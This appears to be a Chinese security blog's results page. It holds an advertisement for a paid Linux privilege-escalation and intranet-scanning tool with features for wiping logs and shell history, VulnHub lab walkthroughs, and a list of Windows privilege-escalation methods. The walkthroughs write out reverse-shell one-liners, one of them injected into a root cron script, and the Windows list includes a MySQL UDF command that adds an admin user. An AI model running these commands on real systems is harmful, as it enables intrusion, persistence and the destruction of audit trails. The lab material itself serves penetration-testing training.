搜索到
183
篇与
的结果
-

 FeatherScan v4.0 - 适用于Linux的全自动内网信息收集工具 前言在平时渗透打靶的时候,经常要自己手工输入命令,做各种基本的信息收集,非常的繁琐,所以自研了一款工具,这款工具没有接入AI,因为不合适,接入了AI的话在一些不能上网的环境下进行信息收集,权限提升的分析,会非常的不方便,这款工具全都在目标机器本地执行(执行速度快,提高渗透测试效率),类似于fscan,需要上传到目标靶机上,后期会增加离线的POC和漏洞库对Linux系统进行全面的信息收集,和特权提升检测,获取方式见文末PS:如果有提权需要可以将这些收集到的信息,全部复制给AI分析就可以了,比如Venice Uncensored另外这个工具采用并行的执行方式,而不是同步执行,这样的话会显著提升脚本的执行速度,不然光一个IP内网扫描,你都够吃一顿肯德基了没有完美的工具,人也是,不可能做到人人都喜欢,不喜欢或者觉得垃圾,勿喷,您完全有使用别的工具的权力,比如开源的LinPEAS、LinEnum、Bashark等等,但都是英文的,有些师傅们可能看不懂,我也看不懂,可能是我没有文化吧,要手动去翻译很麻烦,而我这个是专为国人打造的Linux自动化内网信息收集工具。如果哪里有欠缺或者建议,欢迎师傅们批评和留言。概述FeatherScan是一款专为Linux系统设计的自动化内网渗透与特权提升扫描工具,由泷羽Sec作者白小羽开发。该工具旨在简化渗透测试过程中的内网信息收集和提权检测环节,通过自动化扫描显著减少手工操作时间,帮助安全研究人员高效识别系统弱点。V4.0主要功能1. 全面系统信息收集操作系统与内核信息、用户与组权限分析、环境变量深度检查、网络配置与路由信息、敏感文件权限审计、容器环境检测、服务与进程分析等等简单的内核提权漏洞检测(非常适合用来打靶机学习)2. 内网渗透扫描 主机发现:混合扫描技术(ICMP Ping + ARP分析 + TCP端口扫描),三种网络模式扫描,不忽漏掉每一个内网机器 端口扫描:支持常见服务端口识别 服务识别:自动检测开放服务及版本信息 隐身模式:慢速扫描避免触发IDS/IPS 常见的端口扫描3. 横向移动检测SSH密钥重用检测、密码爆破(SSH, MySQL, PostgreSQL, SMB等)、SMB共享匿名访问检测、数据库服务爆破等等。4. 特权提升检测SUID/SGID危险文件检测、sudo权限深度分析、可写路径检查、内核漏洞匹配(脏牛、脏管道等)、密码哈希分析、自动化漏洞利用(不需要联网)等等5. 安全痕迹管理自动备份/恢复修改文件、安全删除临时文件(7次覆盖)、命令历史清除、日志文件清理、内存缓存清除、本地爆破记录删除技术特点 智能交互式扫描动态启用深度检查、按需开启内网渗透扫描、交互式服务爆破确认等等 混合扫描技术ICMP Ping扫描、ARP缓存分析、TCP端口扫描、服务指纹识别等等 权限提升自动化自动添加特权用户、sudo权限自动化配置、定时任务注入、内核漏洞EXP自动下载等等 安全痕迹管理操作全程跟踪记录、多轮覆盖安全删除、服务专用日志清除等等 使用示例# 基础扫描 chmod +x FeatherScan ./FeatherScan # 启用深度检查+内网扫描 [?] 是否执行深入检查? y [?] 是否执行内网渗透扫描? y [?] 是否启用隐身模式? n输出示例 ███████╗███████╗ █████╗ ████████╗██╗ ██╗███████╗██████╗ ██╔════╝██╔════╝██╔══██╗╚══██╔══╝██║ ██║██╔════╝██╔══██╗ █████╗ █████╗ ███████║ ██║ ███████║█████╗ ██████╔╝ ██╔══╝ ██╔══╝ ██╔══██║ ██║ ██╔══██║██╔══╝ ██╔══██╗ ██║ ███████╗██║ ██║ ██║ ██║ ██║███████╗██║ ██║ ╚═╝ ╚══════╝╚═╝ ╚═╝ ╚═╝ ╚═╝ ╚═╝╚══════╝╚═╝ ╚═╝ 高级Linux特权提升扫描工具 泷羽Sec安全团队 | 白小羽 | v4.0 =================================================== 工具描述 ================================================= 1、Linux内网信息收集,全面收集操作系统/内核版本、环境变量、用户信息等关键数据 2、检测敏感文件权限、容器环境、服务配置等安全风险点,分析历史命令、环境变量、SSH配置等潜在攻击向量 3、智能主机发现(ARP/Ping/TCP混合扫描),多协议服务爆破(SSH/MySQL/SMB等),网络路由分析、DNS配置检测和代理设置审查 4、SUID/SGID文件扫描与危险程序识别,内核漏洞数据库匹配(脏牛、脏管道等),Sudo规则审计与配置弱点分析 5、Docker逃逸路径检测和容器安全评估,隐身扫描模式(避免触发IDS),自动化痕迹清除机制,敏感信息掩码保护 [-] 系统信息 [+] 当前用户: root [+] 主机名: Kali [+] 操作系统: Kali GNU/Linux Rolling [+] 内核版本: 6.12.25-amd64 [+] 扫描开始时间: Thu Jul 10 05:42:16 AM EDT 2025 [?] 是否执行深入检查? 普通检查: 快速检测常见提权向量 (SUID, 可写文件, 内核漏洞等) 深入检查: 包括普通检查 + 服务爆破 + 敏感文件深度扫描 [y/N] y [+] 深入检查已启用 [?] 是否执行内网渗透扫描? 内网扫描: 主机发现、端口扫描、横向移动检测 [y/N] n ################ 完整系统信息 ################ [-] 系统信息: 主机名: Kali 操作系统: Kali GNU/Linux Rolling 内核版本: 6.12.25-amd64 系统架构: x86_64 运行时间: up 3 days, 22 hours, 52 minutes [-] 用户信息: 当前用户: root 用户ID: uid=0(root) gid=0(root) groups=0(root) 特权用户: root test featheruser 。。。。。。。。。。。。。。。。。。。。。。。使用建议 授权测试:仅在获得明确授权的环境中使用 深度扫描:对关键系统启用深入检查模式 痕迹管理:扫描完成后使用内置清理功能 字典定制:根据目标环境定制pass.txt密码字典 2025.7.28 v4.5继上一篇本次也算是一个大更新1、融入了exploit-db离线Linux内核提权漏洞库,联动searchsploit工具,更方便的简化了渗透测试提权的过程2、融入了GTFOBins常用提权命令共50+个,比如常见的find,sh,pkexec,sudo,nmap,vim,less,tcpdump,Docker,zip,tar等等命令进行提权3、新增了常见的CMS敏感配置文件扫描,比如django,wordpress,joomla等等,通常用来查看数据库的账号密码4、新增敏感环境变量提权模块——PATH提权5、新增相关的免责条款,若不接受,则不能使用该工具下面来看看更新了哪些内容吧,首先是免责条款新增GTFOBins 50+命令提权新增内置GTFOBins提权数据库,无需联网,GTFOBins中的大部分提权方法皆可以利用!!并且满足一定的条件才会输出给你,比如suid,sudo,可读/可写等等,不满足任何一个条件,都不会告诉你利用方法(命令使用准确率还在优化)新增提权总结,以及使用方法,和成功率告知新增CMS常用配置文件检测新增敏感环境变量提权—PATH提权提权效果展示以及path提权,也会将提权方法在程序结束前告知新增exploit-db漏洞库新增Linux内核提权漏洞库(基于searchsploit),这里以tr0ll靶机为例子首先我们需要在Kali中创建自己的漏洞数据库(使用脚本的好处就是这个漏洞库 exploit-db 也就是searchsploit漏洞库是会更新的,使用命令searchsploit -u更新本地漏洞库),执行generate_vuln_db.sh会生成一个漏洞库的txt文件,主要是筛选Linux提权的漏洞将这个txt文件和FeatherScan同时上传到靶机上,使用FeatherScan就会利用内置强大的版本比较算法,进行检测,执行到最后我们得知漏洞编号之后,在Kali中就直接将使用searchsploit -m [编号]复制到当前目录,并使用python开启一个http服务上床到靶机上提权成功!其他细节优化更新了,系统存在bash -p命令提权,但是不出现提权信息问题(因为SUID和SGID同时存在,所以不能使用=4来进行判断)# 靶机 -bash-5.0$ ls /usr/bin/bash -l -rwsr-sr-x 1 root root 1183448 Feb 25 2020 /usr/bin/bash -bash-5.0$ stat -c '%a' "/usr/bin/bash" | cut -c 1 6修改后的执行结果新增手动选择是否尝试进行提权(文件可写的情况下),不然写入会导致一些问题工具获取加入泷羽Sec帮会即可(长期更新中。。。)单独购买不方便获取最新版本,优惠最后两天,错过只能等国庆节了。。。。获取方式加入泷羽Sec内部Freebuf帮会即可获取最新版本,往期版本会不定期在github上进行更新,在帮会主页中找到帮会网盘,即可下载工具啦,这工具没有那么高大上,只是简化了linux内网信息收集,端口扫描,内核漏洞利用,内网探测,痕迹清除等等,理性消费加入方式扫码即可更多福利点击查看https://mp.weixin.qq.com/s/ROMh7U4xj9nXqlKzBFd2WATips:一天存10块,一个月就是3000,一年就是36w,十年就是3600w,3600w可以干什么?上海一套别墅,记得买个带独立机房的,防震防溯源!一个稳定的家庭,给爸妈在老家盖栋最气派的养老别墅,请最好的管家和医护,医护团队人均CISSP+OSEP,至少也是OSCP。一台迈巴赫s680,车窗贴膜要用防弹级的,毕竟可能装满了0day漏洞报告!打工?还打什么工?老板?哪个老板?10年后你自己就是董事长!所以从现在开始养成一个好习惯,只要10年,从此只挖洞不上班,甲方需求全拉黑,开源项目随便PR!看到这里,您觉得这79块钱还贵吗?不过只是您的冰山一角,少买一个吃灰的云服务器,也就您吃的一顿科技料理的外卖,够我吃10顿。从现在开始投资自己吧。10年之后咱们顶峰相见、、、、、、那时候如果您还觉得贵,请开着您的迈巴赫来嘲讽我这个弱智,我将毫无怨言免责声明FeatherScan仅限合法安全审计和授权渗透测试使用。使用者应遵守当地法律法规,未经授权使用本工具造成的任何后果由使用者自行承担。文章首发于:https://longyusec.com/longyushoulu/450/泷羽Sec安全团队 | 白小羽 | 2025往期推荐Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_Docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-

sar靶机,suid计划任务提权 下载地址:https://www.vulnhub.com/entry/sar-1,425/首先是利用arp-scan进行主机发现其次是使用map对其进行端口扫描目录扫描一个cms,并且网站标题中已经泄露了版本信息我们检索cms漏洞将这个exp复制到本地反弹shellexport RHOST="10.10.10.128";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'# 或者socat TCP:10.10.10.1:8888 EXEC:/bin/bash创建交互式终端python3 -c 'import pty;pty.spawn("/bin/bash")'然后内网信息收集一堆操作,参考:https://mp.weixin.qq.com/s/B4Lc6gLNU0PuToGjrlngOA看到计划任务中包含了一个root文件每过5分钟执行一次cat /etc/crontabwww-data@sar:/var/www/html$ cat finally.shcat finally.sh#!/bin/sh./write.shwww-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaywww-data@sar:/var/www/html$ ls -lls -ltotal 32-rwxr-xr-x 1 root root 22 Oct 20 2019 finally.sh-rw-r--r-- 1 www-data www-data 10918 Oct 20 2019 index.html-rw-r--r-- 1 www-data www-data 21 Oct 20 2019 phpinfo.php-rw-r--r-- 1 root root 9 Oct 21 2019 robots.txtdrwxr-xr-x 4 www-data www-data 4096 Oct 20 2019 sar2HTML-rwxrwxrwx 1 www-data www-data 30 Oct 21 2019 write.shwww-data@sar:/var/www/html$ echo 'export RHOST="10.10.10.128";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'' >> write.sh<fd in (0,1,2)];pty.spawn("/bin/bash")'' >> write.shbash: syntax error near unexpected token `('www-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaywww-data@sar:/var/www/html$ lslsfinally.sh index.html phpinfo.php robots.txt sar2HTML write.shwww-data@sar:/var/www/html$ echo 'socat TCP:10.10.10.1:8888 EXEC:/bin/bash' >> write.sh<cat TCP:10.10.10.1:8888 EXEC:/bin/bash' >> write.shwww-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaysocat TCP:10.10.10.1:8888 EXEC:/bin/bashwww-data@sar:/var/www/html$随后等待5分钟即可,本次靶机主要是利用计划任务提权
-

W34KN3SS,通过openssl漏洞公匙获取私匙 下载地址:https://www.vulnhub.com/entry/w34kn3ss-1,270/使用nmap进行端口扫描将这个域名,追加到hosts(本机也要追加C:\Windows\System32\drivers\etc\hosts)这个靶机中是有两个web的,一个web是用ip访问的一个web是用域名访问的,所以也需要注意,仔细观察这个n30可能是一个有用的信息目录扫描出来的一个结果,包含了一个公匙和一个版本文件查看公匙文件这个提示信息,表示的是刚刚那个.pub文件是由openssl 0.9.8c-1生成的使用searchsploit检索漏洞库我们查看第一个txt漏洞描述根据他的描述,我们下载这个文件wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2tar -jxvf 5622.tar.bz2开始对比公匙和密匙,将root@targetcluster前面的东西拿出来进行对比尝试直接登录目录靶机,用户名是什么呢?目前得知的结果就是刚开始找到的那个n30,只能使用这个进行测试了ssh -i rsa/2048/4161de56829de2fe64b9055711f531c1-2537 n30@weakness.jth用最近爆出来CVE-2025-32463试试提权相关的学习文章:https://www.freebuf.com/articles/vuls/437488.htmlgit clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.gitzip -r exp.zip CVE-2025-32463_chwoot本来想要使用最新的提权漏洞的,但是这里没有Docker命令,就利用不了了完整使用方法(仅作介绍)# 2 – build and run Docker image (tagged "sudo-chwoot")$ ./run.sh# 3 – run exploit in container (drops you into a root shell)pwn@0da3726bd81f:~$ ./sudo-chwoot.shwoot!root@0da3726bd81f:/# iduid=0(root) gid=0(root) groups=0(root),1001(pwn)继续信息收集(搜集了一圈也没有什么可以利用的),只有这个code这个可执行文件我们并不知道是什么,执行file命令查看文件类型属于py文件我们找到网上在线pyc反编译工具,放入进行反编译后查看内容(在放入反编译前要先将code文件改成code.pyc文件)https://tool.lu/pyc/得到n30用户的密码dMASDNB!!#B!#!#33至此靶机完成
-
windows提权方法一览 Windows提权方法:1,SER-TU提权(通过Ser-U管理工具INI配置文件的修改漏洞,当具备配置文件写权限时,植入管理员账户实现权限跨越)2,RADMIN提权(针对4899端口弱口令扫描结果,利用Radmin客户端连接获取系统控制权限)3,PCANYWHRER提权(从Pcanywhere客户端目录获取CIF连接文件,解密其中保存的登录凭证实现越权访问)4,SAM提权(提取系统SAM/SYSTEM缓存文件,通过HASH碰撞破解获取高权限账户密码)5,NC提权(使用NC监听本地端口,配合远程命令调用创建TELNET连接通道,联合特权模块完成提权)6,PR提权(上传免杀版PR程序,调用系统服务注入进程内存空间直接修改账户权限组)7,IIS提权(在IIS 6.0环境中获取配置管理权限,通过应用映射注入添加隐藏管理员账户)8,43958提权(当SER-TU服务具备脚本执行权限时,直接发送43958端口指令触发系统命令执行)9,PERL提权(利用PERL目录下的权限缺陷,通过DIR路径跳转执行NET USER命令创建特权用户)10,内网LCX提权(在目标主机运行LCX监听本地端口,重定向流量至内网3389端口实现隐蔽登录)11,启动提权(当系统启动项目录具备写入权限时,植入预加载脚本实现服务启动阶段权限获取)12,替换服务提权(通过修改系统服务对应的执行文件(如Ser-U主程序),等待服务重启后激活隐藏后门)13,FXP提权(获取FXP传输工具的配置文件后,逆向解析加密字段还原出系统认证密钥)14,输入法提权(利用输入法加载机制缺陷注入恶意模块,该技术在现代系统中已普遍失效)15,360提权(触发系统热键处理流程中的权限验证缺陷,通过特定按键组合调出特权终端)16,VNC提权(当获取VNC服务认证密码后,直接连接5900端口实现系统级控制)17,2003ODAY提权(针对Windows Server 2003等老版本操作系统,使用专用漏洞利用程序获取权限)18,ROOT提权(在获取MSSQL管理员权限后,通过注册表操作植入系统命令执行模块)19,SA密码服务器提权(从网页配置文件(如ASP连接文件)中提取SA账户密码获取数据库控制权)20,FTP溢出提权(用FTP服务处理机制缺陷触发缓冲区溢出,配合端口重定向工具比如lcx完成权限提升)21,烂土豆提权(利用MS16-075(CVE-2016-3225)伪造NTLM认证,劫持SYSTEM令牌。)22、内核提权(利用Windows内核驱动(如clfs.sys、win32k.sys)的内存越界或权限校验缺陷直接获取SYSTEM权限。)23、win缓冲区溢出提权(利用系统服务或驱动程序的缓冲区溢出漏洞(如spoolsv.exe的CVE-2022-21999),上传精心构造的Shellcode触发栈溢出,直接获取SYSTEM权限执行任意命令。)24、mysql UDF提权(当获得MySQL的FILE权限后,将恶意DLL(如lib_mysqludf_sys.dll)写入插件目录,通过CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll'创建函数,执行系统命令SELECT sys_eval('net user hacker Pass123 /add')添加管理员。)25、绕UAC(利用受信任的微软白名单程序(如fodhelper.exe、eventvwr.exe)的COM劫持漏洞,修改注册表HKCU\Software\Classes\CLSID键值注入恶意命令,以管理员权限静默启动CMD窗口。)26、CVE,例如#Windows10 CVE-2020-0796 https://www.cnblogs.com/-chenxs/p/12618678.html #Windows7/2008 CVE-2018-8120 https://www.cnblogs.com/-mo-/p/11404598.html #Windows7/8、2008/2012/2016 CVE-2017-0213 https://www.cnblogs.com/-mo-/p/11446144.html #SQL Server、IIS通杀 (针对本地用户的,不能用于域用户) MS16-075(RottenPotato) https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075往期推荐内网渗透,流量转发Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-